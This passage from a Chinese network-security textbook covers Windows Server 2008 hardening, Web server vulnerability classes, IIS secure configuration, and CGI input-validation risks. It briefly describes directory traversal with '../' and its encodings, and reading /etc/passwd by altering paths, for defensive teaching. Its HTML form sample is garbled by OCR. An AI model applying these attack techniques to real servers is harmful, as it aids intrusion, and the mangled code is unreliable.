现在 Internet 网络上的病毒肆虐，一些“狡猾”的网络病毒为了躲避杀毒软件的“追杀”，往往会想方设法地将自己隐藏于系统临时文件夹，这样一来杀毒软件即使找到了网络病毒，也对它无可奈何，因为杀毒软件对系统临时文件夹根本无权“指手画脚”。为了防止网络病毒隐藏在系统临时文件夹中，我们可以按照下面的操作设置 Windows Server 2008 系统的软件限制策略。

(1) 选择【开始】→【运行】命令，在弹出的【运行】对话框中输入组策略编辑命令 gpedit.msc，单击【确定】按钮后，进入对应系统的组策略控制台窗口。

(2) 在该控制台窗口的左侧选择【计算机配置】\【Windows 设置】\【安全设置】\【软件限制策略】\【其他规则】选项，同时右击该选项，并选择快捷菜单中的【新建路径规则】选项，如图 6.64 所示。

(3) 在打开的如图 6.65 所示的设置对话框中单击【浏览】按钮，从弹出的文件选择对话框中，选中并导入 Windows Server 2008 系统的临时文件夹，同时再将【安全级别】参数设置为【不允许】，最后单击【确定】按钮保存好上述设置操作。这样一来网络病毒就不能“藏”在系统的临时文件夹中了。

2. 断开远程连接恢复系统状态

很多时候，一些不怀好意的用户往往会同时建立多个远程连接，来消耗 Windows Server 2008 服务器系统的宝贵资源，最终达到搞垮服务器系统的目的。因此，在实际管理 Windows

Server 2008 服务器系统的过程中，一旦用户发现服务器运行不正常时，除了进行前文所叙述的一些安全设置外，还可以按照下面的办法强行断开所有与 Windows Server 2008 服务器系统建立连接的各个远程连接，以便及时将服务器系统的工作状态恢复正常。




图 6.64　新建路径规则



图 6.65　设置安全级别

(1) 选择【开始】→【运行】命令，在弹出的【运行】对话框中，输入组策略编辑命令 gpedit.msc，单击【确定】按钮后，进入对应系统的组策略控制台窗口。

(2) 在组策略控制台窗口左侧选择【用户配置】\【管理模板】\【网络】\【网络连接】组策略选项，之后双击【网络连接】界面中的【删除所有用户远程访问连接】选项，如图 6.66 所示。

(3) 在弹出的如图 6.67 所示的选项设置对话框中，选中【已启用】单选按钮，再单击【确定】按钮保存上述设置。

这样一来 Windows Server 2008 服务器系统中的各个远程连接都会被自动断开，此时，对应系统的工作状态可能会立即恢复正常。



图 6.66　用户远程访问连接



图 6.67　设置用户远程访问连接属性

6.9.2　工作实践常见问题解析

如何取消关机时出现的关机理由选择项？

依次选择【计算机配置】\【管理模板】\【系统】\【关机选项】选项，进入【关闭会阻止或取消关机的应用程序的自动终止功能属性】对话框，选中【已启用】单选按钮。如图 6.68 所示。



图 6.68 取消关机理由选项



本章习题

一、选择题

1. 如果只给用户分配配置网络 IP 设置的权限，应该将其加入(　　)组。

   A. Administrators　　B. Power users
   C. Users　　D. Network configuration opetators
   E　Remote desktop users

2. 假如你是一台 Windows Server 2008 计算机的系统管理员，在计算机管理控制台下看到这台计算机上有几个管理型共享，在这些管理型共享中(　　)代表系统目录。

   A. SYSVOL　　B. Drive letter$
   C. IPC$　　D. ADMIN$

3. 假如你是一台 Windows Server 2008 计算机的系统管理员，若要在这台计算机上安装活动目录，你需要运行(　　)命令。

   A. installad　　B. adinstall　　C. dcpromo　　D. promodc

二、思考题

1. Windows Server 2008 注册表的优化方式有哪些？

2. 使用 Windows Server 2008 高级安全 Windows 防火墙阻止恶意迅雷下载应该如何设置？

第 7 章

Web 的安全性



在本章中我们主要学习 Web 的安全性，要点如下。

- Web 的安全性概述。
- Web 服务器的安全性。
- 脚本语言的安全性。
- Web 浏览器的安全性。

技能目标

- 通过 Web 服务器的安全设置，构造一个安全 Web 服务器系统。
- 学会检测浏览器的安全漏洞，并通过设置，有效解决浏览器劫持问题。



7.1 工作场景导入

相信大家在使用浏览器时都会遇到如下问题：在浏览网页时，单击想要浏览的网页链接，系统突然弹出一个或多个莫名其妙的网页，而且大多是游戏网页和不健康的网页，当你去关闭该网页时，会弹出一个窗口，提示“Microsoft Internet Explorer 遇到问题需要关闭……”，若单击“发送错误报告”按钮则会导致当前的 IE 窗口关闭，如单击【不发送】按钮则关闭了所有的 IE 窗口，或者只能打开网站的首页，单击其中的任何链接时都无法打开，即使执行右键菜单中的【在新的窗口中打开】命令也不行。这便是“浏览器劫持(Browser Hijack)”——故意误导浏览器行进路线。

浏览器劫持是指控制网页浏览器(IE 等)的一种恶意程序，通过浏览器插件、BHO(浏览器辅助对象)、WinsockLSP 等形式对用户的浏览器进行篡改，使用户的浏览器配置不正常，被强行引导到商业网站。常见现象为主页及互联网搜索页变为不知名的网站、经常莫名地弹出广告网页输入正常网站地址却连接到其他网站。收藏夹内被自动添加陌生网站地址等。据相关安全专家统计，80%的计算机中毒都来源于用户对网页陷阱的浏览，由此可见网页攻击已成为黑客入侵的主要手段之一。而这种攻击一旦得手，用户计算机就会出现系统运行速度变慢、强制访问某个网站，默认浏览首页被改，以及浏览器标题被改的异常情况。近年来，针对浏览器的攻击手段层出不穷，对浏览器的渗透攻击逐渐成为入侵者攻破用户层层防御的首要目标。

引导问题：如何检测我们的 IE 是否已被感染，若被感染，应如何解决问题？



7.2 Web 的安全性概述

7.2.1 Internet 的脆弱性

众所周知，计算机网络是没有边界的，而且已经渗透到人们生活的每个角落。但是，目前基于计算机网络的法律和法规还不完善，人们在计算机网络上所进行的行为几乎都是不受限制的，这导致利用计算机网络进行的安全攻击越来越多。传统上，安全性一直被认为是网络问题，在这种情况下主要的防护措施是防火墙或者系统管理员通过锁定主机来处理安全问题。随着 Internet 的发展，Web 站点已成为提供网上服务的重要形式，成为一种极有价值的资源，因而对网络的攻击已经深入到对 Web 的攻击。影响 Web 安全性的因素主要有以下几个方面。

(1) 由于 Web 服务器存在的安全漏洞和复杂性，使得依赖这些服务器的系统经常面临一些无法预测的风险。

(2) Web 程序员由于工作的失误或者程序设计上的漏洞，也可能造成 Web 系统的安全缺陷。

(3) 用户通过浏览器和 Web 站点交互时，由于浏览器本身的安全漏洞，使得非法用户

可以同时对多个浏览器进行 Web 站点攻击。

Internet 是全球最大的互联网，其本身是没有边界和国界的。目前，在 Internet 上还没有很完善的法律、法规，这导致了在其上有很多的安全隐患，主要体现在以下几个方面。

(1) Internet 是一个很开放、无控制机构的网络，黑客经常会侵入到网络中的计算机系统，或窃取机密数据和盗用特权，或破坏重要数据，或使系统功能得不到充分发挥直至瘫痪。

(2) Internet 的数据传输是基于 TCP/IP 通信协议进行的，这些协议缺乏使传输过程中的信息不被窃取的安全措施。

(3) Internet 上的通信业务多数使用 UNIX 操作系统来支持，UNIX 操作中明显存在的安全脆弱性问题会直接影响安全服务。

(4) 在计算机上存储、传输和处理电子信息，还没有像传统的邮件通信那样进行信封保护和签字盖章。信息的来源和去向的真实性，内容不被任意改动，以及不被泄露，在应用层支持的服务协议只能凭借君子协定来保证。

电子邮件存在着被删、误投和伪造的可能性，隐藏使用电子邮件传输重要的机密信息存在着很大的危险。

(5) 计算机病毒通过 Internet 传播，给用户带来极大的危害，病毒可以造成计算机和计算机网络系统瘫痪、数据和文件丢失。然而，在网络上传播病毒可以通过公共匿名 FTP 文件传送，也可以通过邮件和邮件的附加文件传播，这又给安全防范带来困难。

Internet 的这些隐患导致了 Internet 的脆弱性，因此如果不采取必要的安全措施，Internet 将很容易被攻击。

7.2.2　Web 的安全问题

在 Web 技术飞速演变、电子商务蓬勃发展的今天，企业开发的很多新应用程序都是 Web 应用程序，而且 Web 服务也被越来越频繁地用于集成 Web 应用程序或与其进行交互，这些趋势带来的问题就是：Web 应用程序和服务的增长已超越了程序开发人员所接受的安全培训和安全意识的范围。Web 应用系统的安全风险达到了前所未有的高度。


Web 应用系统是由操作系统和 Web 应用程序组成的。许多程序员不知道如何开发安全的应用程序，他们没有经过安全编码的培训。他们的经验也许是开发独立应用程序或企业 Web 应用程序，这些应用程序没有考虑到在安全缺陷被利用时可能会出现灾难性后果。

Web 应用的大多数安全问题都属于下面三种类型之一：①服务器向公众提供了不应该提供的服务，导致存在安全隐患；②服务器把本应私有的数据放到了公开访问的区域，导致敏感信息泄露；③服务器信赖了来自不可信赖数据源的数据，导致受到攻击。

许多 Web 服务器管理员从来没有从另一个角度来看看他们的服务器，没有对服务器的安全风险进行检查，例如使用端口扫描程序进行系统风险分析等。如果他们曾经这样做了，就不会在自己的系统上运行那么多的服务，而这些服务原本无须在正式提供 Web 服务的机器上运行，或者这些服务原本无须面向公众开放。另外，他们没有修改对外提供服务的应用程序的 banner 信息，使攻击者容易获取到 Web 服务器对外提供应用程序的相关版本信息，并根据信息找到相对应的攻击方法和攻击程序。

许多 Web 应用程序容易受到通过服务器、应用程序和内部已开发代码的攻击。这些攻击行为直接绕过了周边防火墙的安全措施，因为端口 80(HTTP，超文本传输协议)或 443(SSL，安全协议层)必须开放，以便让应用程序正常运行。Web 应用安全存在非法输入、失效的访问控制、失效的账户和线程管理、跨站脚本攻击、缓冲区溢出、注射攻击、异常错误处理、不安全的存储、拒绝服务攻击、不安全的配置管理等问题。Web 应用程序攻击包括对应用程序本身的 DoS(拒绝服务)攻击、改变网页内容、SQL 注入、上传 WebShell 以及获取对 Web 服务的控制权限等。

总之，Web 应用攻击之所以与其他攻击不同，是因为它们很难被发现，而且可能来自任何在线用户，甚至是经过验证的用户。Web 应用攻击能绕过防火墙和入侵检测产品的防护，企业用户无法发现存在的 Web 安全问题。



7.3 Web 服务器的安全性

7.3.1 Web 服务器的作用

浏览过网页的用户应该都对 Web 服务器有一定的了解。Web(互联网信息)服务器分很多种类，包括 Web、FTP、主流媒体、短信等服务器。通俗地说 Web 服务器是基于网站架设的服务器，我们平时可以浏览的网页都是在别人的服务器上保存的文件。那么 Web 服务器的作用具体有哪些呢？

Web 服务器也称为 WWW(World Wide Web)服务器，其主要作用是提供网上信息浏览服务。现在的服务器后台还包括数据库——用来更新前台的页面。Web 可以提供将图形、音频、视频信息集合于一体的特性。Web 是非常易于导航的，只需要从一个链接转到另一个链接，就可以在各页、各站点之间进行浏览了。

现在，Web 服务器已成为 Internet 上最大的计算机群，Web 文档之多、链接网络之广，令人难以想象。可以说，Web 服务器为 Internet 的普及迈出了开创性的一步，是近年来 Internet 上取得的最激动人心的成就。

7.3.2 Web 服务器存在的漏洞

Web 服务器存在的主要漏洞包括物理路径泄露、CGI 源代码泄露、目录遍历、执行任意命令、缓冲区溢出、拒绝服务、SQL 注入、条件竞争和跨站脚本执行漏洞，Web 漏洞和 CGI 漏洞有些相似的地方，但是更多的地方还是有着本质的不同。不过无论是什么漏洞，都体现着安全是一个整体的真理，考虑 Web 服务器的安全性，必须要考虑到与之相配合的操作系统。

1. 物理路径泄露

物理路径泄露一般是由于 Web 服务器处理用户请求出错导致的，如通过提交一个超长的请求，或者是某个精心构造的特殊请求，或是请求一个 Web 服务器上不存在的文件。这

些请求都有一个共同特点，那就是被请求的文件肯定属于 CGI 脚本，而不是静态 HTML 页面。

还有一种情况，就是 Web 服务器的某些显示环境变量的程序，错误地输出了 Web 服务器的物理路径，这应该算是设计上的问题。

2. 目录遍历

目录遍历对于 Web 服务器来说并不多见，通过对任意目录附加“../”，或者是在有特殊意义的目录附加“../”，或者是附加“../”的一些变形，如“..\”或“..//”甚至其编码，都可能导致目录遍历。前一种情况并不多见，但是后面的几种情况就常见得多，以前非常流行的 IIS 二次解码漏洞和 Unicode 解码漏洞都可以看作是变形后的编码。

3. 执行任意命令

执行任意命令即执行任意操作系统命令，主要包括两种情况。一种是通过目录遍历漏洞，访问系统文件夹执行指定的系统命令，如二次解码和 Unicode 解码漏洞。另外一种就是 Web 服务器把用户提交的请求作为 SSI 指令解析，因此导致执行任意命令。

4. 缓冲区溢出

缓冲区溢出漏洞想必大家都很熟悉，无非是 Web 服务器没有对用户提交的超长请求进行合适的处理，这种请求可能包括超长 URL、超长 Http Header 域或者是其他超长的数据。这种漏洞可能导致服务器执行任意命令或者是拒绝服务，一般取决于构造的数据。

5. 拒绝服务

拒绝服务产生的原因多种多样，主要包括超长 URL、特殊目录、超长 Http Header 域、畸形 HTTP Header 域或者是 Dos 设备文件等。由于 Web 服务器在处理这些特殊请求时不知所措或者是处理方式不当，因此出错终止或挂起。

6. SQL 注入

SQL 注入的漏洞是在编程过程中造成的。后台数据库允许动态 SQL 语句的执行。前台应用程序没有对用户输入的数据或者页面提交的信息(如 POST、GET)进行必要的安全检查。这是由数据库自身的特性造成的，与 Web 程序的编程语言无关。几乎所有关系数据库系统和相应的 SQL 语言都面临 SQL 注入的潜在威胁。

7. 条件竞争

这里的条件竞争主要针对一些管理服务器而言，这类服务器一般是以 System 或 Root 身份运行的。当它们需要使用一些临时文件，而在对这些文件进行写操作之前，却没有对文件的属性进行检查，一般可能导致重要系统文件被重写，甚至获得系统控制权。

8. CGI 漏洞

CGI 漏洞通常是指 CGI 脚本存在的安全漏洞，比如暴露敏感信息、默认提供的某些正常服务未关闭、利用某些服务漏洞执行命令、应用程序存在远程溢出、非通用 CGI 程序的编程漏洞。

上述内容只是概要地对 Web 应用系统存在的安全风险进行了分析，当然还有更多的其

他安全漏洞。如果进行 Web 应用交易，我们建议寻求专业的安全服务团队或机构对 Web 应用的站点进行风险评估，以减少 Web 应用系统的风险。

7.3.3 IIS 的安全问题

因为 IIS(Internet Information Server)的方便性和易用性，所以成为最受欢迎的 Web 服务器软件之一。但是，IIS 从诞生起，其安全性就一直受到人们的质疑，原因在于其经常被发现有新的安全漏洞。 虽然 IIS 的安全性与其他的 Web 服务软件相比有差距，不过，只要我们精心对 IIS 进行安全配置，仍然能建立一个安全性较高的 Web 服务器。

要创建一个安全可靠的 Web 服务器，必须要实现 Windows 7 操作系统和 IIS 的双重安全，因为 IIS 的用户同时也是 Windows 7 的用户。下面来介绍在 Windows 7 下如何安装 IIS7，以及 IIS7 在安装过程中的一些需要注意的设置。

(1) 进入 Windows 7 的控制面板，选择【打开或关闭 Windows 功能】选项，如图 7.1 所示。现在出现了安装 Windows 功能的选项菜单，对于选择的项目，我们需要手动选择需要的功能。

(2) 安装完成后，再次进入【控制面板】窗口，选择【管理工具】选项，双击【Internet 信息服务(IIS)管理器】选项，如图 7.2 所示。



图 7.1 打开或关闭 Windows 功能



图 7.2 Internet(IIS)管理器选项

(3) 打开【Internet 信息服务(IIS)管理器】窗口，首先在【连接】窗格中的控制树中选中需要设置的 Web 站点，再单击【操作】窗格中的【绑定】超链接，如图 7.3 所示。

(4) 在打开的【网站绑定】对话框中显示了该站点的主机名、绑定的 IP 地址和端口等信息。默认情况下，在列表中会显示一条信息，用户可以编辑该条目。若一个 Web 网站有多个域名或使用多个 IP 地址侦听，用户也可以单击【添加】按钮，添加一条新的绑定条目，如图 7.4 所示。

(5) 在列表中选择设置的条目，单击【编辑】按钮，打开【编辑网站绑定】对话框。 在【编辑网站绑定】对话框中设置 Web 网站绑定的 IP 地址、域名或端口号，如图 7.5 所示。



图 7.3　Web 站点配置主页



图 7.4　【网站绑定】对话框



图 7.5　【编辑网站绑定】对话框

1. IIS 安全安装

在保证系统具有较高安全性的情况下，还要保证 IIS 的安全性。要构建一个安全的 IIS 服务器，必须从安装时就充分考虑安全问题。

1)　不要将 IIS 安装在系统分区上

默认情况下，IIS 与操作系统安装在同一个分区中，这是一个潜在的安全隐患。因为一旦入侵者绕过了 IIS 的安全机制，就有可能入侵到系统分区。如果管理员对系统文件夹、文件的权限设置不是非常合理，入侵者就有可能篡改、删除系统的重要文件，或者利用一些其他的方式获得权限的进一步提升。建议将 IIS 安装到其他分区，即使入侵者能绕过 IIS 的安全机制，也很难访问到系统分区。

2)　修改 IIS 的安装默认路径

IIS 的默认安装的路径是 Inetpub，Web 服务的页面路径是 Inetpub www root，这是任何一个熟悉 IIS 的人都知道的，入侵者也不例外，使用默认的安装路径无疑是告诉了入侵者系统的重要资料，所以需要更改。

3)　打上 Windows 和 IIS 的补丁

只要提高安全意识，经常注意系统和 IIS 的设置情况，并打上最新的补丁，IIS 就会是一个比较安全的服务器平台，能为我们提供安全稳定的服务。

2. IIS 的安全配置

1)　删除不必要的虚拟目录

IIS 安装完成后在 www root 下默认生成了一些目录，并默认设置了几个虚拟目录，包括 IIS Help、IIS Admin、IIS Samples、MSADC 等，它们的实际位置有的是在系统安装目录

下，有的是在重要的 Program Files 下，从安全的角度来看很不安全，而且这些设置实际也没有太大的作用，所以我们可以删除这些不必要的虚拟目录。

2) 删除危险的 IIS 组件

有些默认安装的 IIS 组件可能会造成安全威胁，应该从系统中删除掉。以下是一些“黑名单”，大家可以根据自己的需要决定是否需要删除。

(1) Internet 服务管理器(HTML)：这是基于 Web 的 IIS 服务器管理页面，一般情况下不应通过 Web 进行管理，建议卸载它。

(2) SMTP Service 和 NNTP Service：如果不打算使用服务器转发邮件和提供新闻组服务，就可以删除这两项；否则，可能因为它们的漏洞带来新的不安全。

(3) 样本页面和脚本：这些样本中有些是专门为显示 IIS 的强大功能设计的，但同样可被用来从 Internet 上执行应用程序和浏览服务器，建议删除。

3) 为 IIS 中的文件分类设置权限

除了在操作系统里为 IIS 的文件设置必要的权限外，还要在 IIS 管理器中为它们设置权限，以期做到双保险。一般而言，对一个文件夹永远也不应同时设置写和执行权限，以防止攻击者向站点上传并执行恶意代码。另外，目录浏览功能也应禁止，预防攻击者把站点上的文件夹浏览个遍最后找到漏洞。一个好的设置策略是：为 Web 站点上不同类型的文件都建立目录，然后给它们分配适当权限。

(1) 静态文件文件夹：包括所有静态文件，如 HTM 或 HTML，给予允许读取、拒绝写的权限。

(2) ASP 脚本文件夹：包含站点的所有脚本文件，如 cgi、vbs、ASP 等，给予允许执行、拒绝写和读取的权限。

(3) EXE 等可执行程序：包含站点上的二进制执行文件，给予允许执行、拒绝写和拒绝读取的权限。

4) 删除不必要的应用程序映射

IIS 中默认存在很多种应用程序映射，如.htw、.ida、.idq、.ASP、.cer、.cdx、.asa、.htr 以及.idc、.shtm、.shtml、.stm、.printer 等，通过这些程序映射，IIS 就能知道对于什么样的文件该调用什么样的动态链接库文件来进行解析处理。但是，在这些程序映射中，除了.ASP 的这个程序映射外，其他的文件在网站上都很少用到。而且在这些程序映射中，.htr、.idq/ida、.printer 等多个程序映射都已经被发现存在缓存溢出问题，入侵者可以利用这些程序映射中存在的缓存溢出获得系统的权限。即使已经安装了系统最新的补丁程序，仍然没法保证安全。

所以，我们需要将这些不需要的程序映射删除。在【Internet 服务管理器】右侧窗口中，右击网站目录，选择【属性】选项，在网站目录属性对话框的【主目录】选项卡中，单击【配置】按钮，弹出【应用程序配置】对话框，在【应用程序映射】选项卡中删除无用的程序映射，如图 7.6 所示。如果需要这一类映射文件时，必须安装最新的系统修补程序以解决程序映射存在的问题，并且选中相应的程序映射，再单击【编辑】按钮，在【添加/编辑应用程序扩展名映射】对话框中选中【检查文件是否存在】复选框，如图 7.7 所示。这样当客户请求这类文件时，IIS 会先检查文件是否存在，文件存在后才会去调用程序映射中定义的动态链接库来解析。

5)　保护日志安全

日志是系统安全策略的一个重要环节，IIS 带有日志功能，能记录所有的用户请求。确保日志的安全能有效提高系统整体安全性。



图 7.6　删除程序映射



图 7.7　添加/应用程序扩展名映射

方法一：修改 IIS 日志的存放路径。

IIS 的日志默认保存在一个众所周知的位置(%WinDir%\System32\LogFiles)，这对 Web 日志的安全很不利，所以我们最好修改一下其存放路径。在【Internet 服务管理器】窗口中，右击网站目录，选择【属性】选项，在网站目录属性对话框的【Web 站点】选项卡中选中【启用日志记录】选项，并单击旁边的【属性】按钮，在【扩充日志记录属性】对话框的【常规属性】选项卡中，单击【浏览】按钮，或者直接在文本框中输入日志存放路径即可，如图 7.8 所示。





图 7.8　修改 IIS 日志的存放路径

方法二：修改日志访问权限。

日志是为管理员了解系统安全状况而设计的，其他用户没有必要访问，应将日志保存在 NTFS 分区上，设置为只有管理员才能访问。当然，如果条件许可，还可单独设置一个分区用于保存系统日志，分区格式是 NTFS，这样除了便于管理外，也避免了日志与系统保存在同一分区给系统带来的安全威胁。如果 IIS 日志保存在系统分区中，入侵者使用软件让 IIS 产生大量的日志，可能会导致日志填满硬盘空间，整个 Windows 系统将因为缺乏足够可用的硬盘空间而崩溃，为日志设置单独的分区则可以避免这种情况的出现。

通过以上的一些安全设置，相信你的 Web 服务器会安全许多。不过，需要提醒大家注意的是：不要认为进行了安全配置的主机就一定是安全的，我们只能说一台主机在某些情况下的一定时间内是安全的，随着网络结构变化、新漏洞的发现及用户操作，主机的安全状况是随时随地变化的，只有让安全意识贯穿整个过程才能做到真正的安全。



7.4 脚本语言的安全性

7.4.1 CGI 程序的安全性

CGI(COMMOM GATE INTERFACE)是外部应用程序与 Web 服务器交互的一个标准接口。CGI 应用程序可以完成客户端与服务器的交互操作。例如：一个能够访问外部数据库的 CGI 程序可以使客户端用户通过 Web 服务器进行数据库的查询。传统的 Web 浏览方式均为单向，CGI 的出现提供了交互访问能力，使得 Internet 漫游更生动、更实用，因此在我们编写出一个 CGI 程序后，一定会倍感骄傲，但是 Internet 的宗旨是面向每个人的，任何人可在任何时候任意、多次通过 Internet 访问某 Web 服务器，而这些特性又会给 Internet 带来安全上的问题。网上存在一些出于好奇或者居心叵测的人，他们会想出各种办法攻击别人的系统，这些人就是所谓的网上“黑客”，所以用户在编写 CGI 程序时应尤其注意安全问题。

几乎所有的 CGI 漏洞均来自于用户的交互，这种交互性在给主页带来活力的同时，成为 Web 服务器的一个潜在危险。具有破坏性的数据可以从多种渠道进入 Web 服务器，客户端可以设计自己的数据录入方式、数据内容，然后调用服务器端的 CGI 程序。例如客户端用户编写以下 HTML 程序：

```
<form METHOD=""POST"ACTION="HTTP: "WWW.YAHOO.COM/BIN/SEACH"">
    <div align="center"><center><pre><font color="#0000FF"><small>
<small></font></pre>
</center></div><div align="center"><center><pre><font color="#0000FF"><s
mall>ENTER your name,  first and last:
</small></font></pre>
</center></div><div align="center"><center><pre><font color="#0000FF"><s
mall>
<input TYPE=""TEXT"NAME="FIRST"〉&lt;br">
<input TYPE=""TEXT"NAME="LAST"〉&lt;br">
</small>
</font></pre>
</center></div>
</form>
```

在这里客户端用户很容易将服务器的地址和 CGI 程序写进来，然后用户可以任意修改要传递的参数，假设服务器端的 CGI 程序对输入数据不进行严格检查，这些数据就会进入服务器端的数据库，而长度可以任意由客户端用户设定。还有一些别有用心的“黑客”冒

充“忠实”的客户端用户把上面的数据传送给 CGI 程序，假如 CGI 程序没有察觉，后果便很难想象——是系统“死机”甚至可能瘫痪。“黑客”可以使用各种方式侵扰服务器系统，那么究竟应如何防止这些数据的入侵呢？首先，服务器应对输入数据的长度有严格限制，在使用 POST 方法时，环境变量 CONTENT LENGTH 能确保合理的数据长度，对总的数据长度和单个变量的数据长度都应有检查功能；另外，GET 方法虽可以自动设定长度，但不要轻信这种方法，因为黑客可以很容易地将 GET 改为 POST。

CGI 程序还应具有检查异常情况的功能，在检查出陌生数据后 CGI 还应能及时处理这些情况。CGI 在增加这些功能后，很可能变得很繁琐。在实际应用中还要在程序的烦琐度和安全性上折中考虑。“黑客”还可以想出其他办法进攻服务器，比如以 GET 和 POST 以外的方法传输数据，通过改变路径信息盗窃传统上的密码文件/etc/passwd，在 HTML 里增加 Radio 选项等等。

总之，“黑客”的手段多种多样，在编写 CGI 程序时一定要严加防范，防止“黑客”的侵扰。Internet 的开放性肯定会带来一些安全问题，如何处理好开放性和安全性的关系是一个贯彻始终的问题，很难有一蹴而就的方法出现，只有在使用中不断积累经验，总结教训，才能最大限度地发挥 Internet 的开放性及 CGI 的灵活性，又能在安全上有起码的保证。

7.4.2　ASP 的安全性

ASP(Active Server Page，动态服务器网页)是微软推出的一种服务器端脚本开发环境，能创造和运行动态、交互的服务程序，其实质是运行服务器端的脚本。它结合了 ADO(Activex-Data Object)组件，可完成对 Web 数据库的绝大部分功能，如查询、增删、更新等。如图 7.9 所示为 ASP 访问 Web 数据库的工作原理。因为 ASP 简单易学、容易管理，使得一些网络管理者忽略了对网站的维护，其实 ASP 技术也存在很多安全漏洞，这些安全漏洞给网络攻击者提供了方便。即使是基于 ASP 技术运行 Access 数据库的解决方案也不例外。

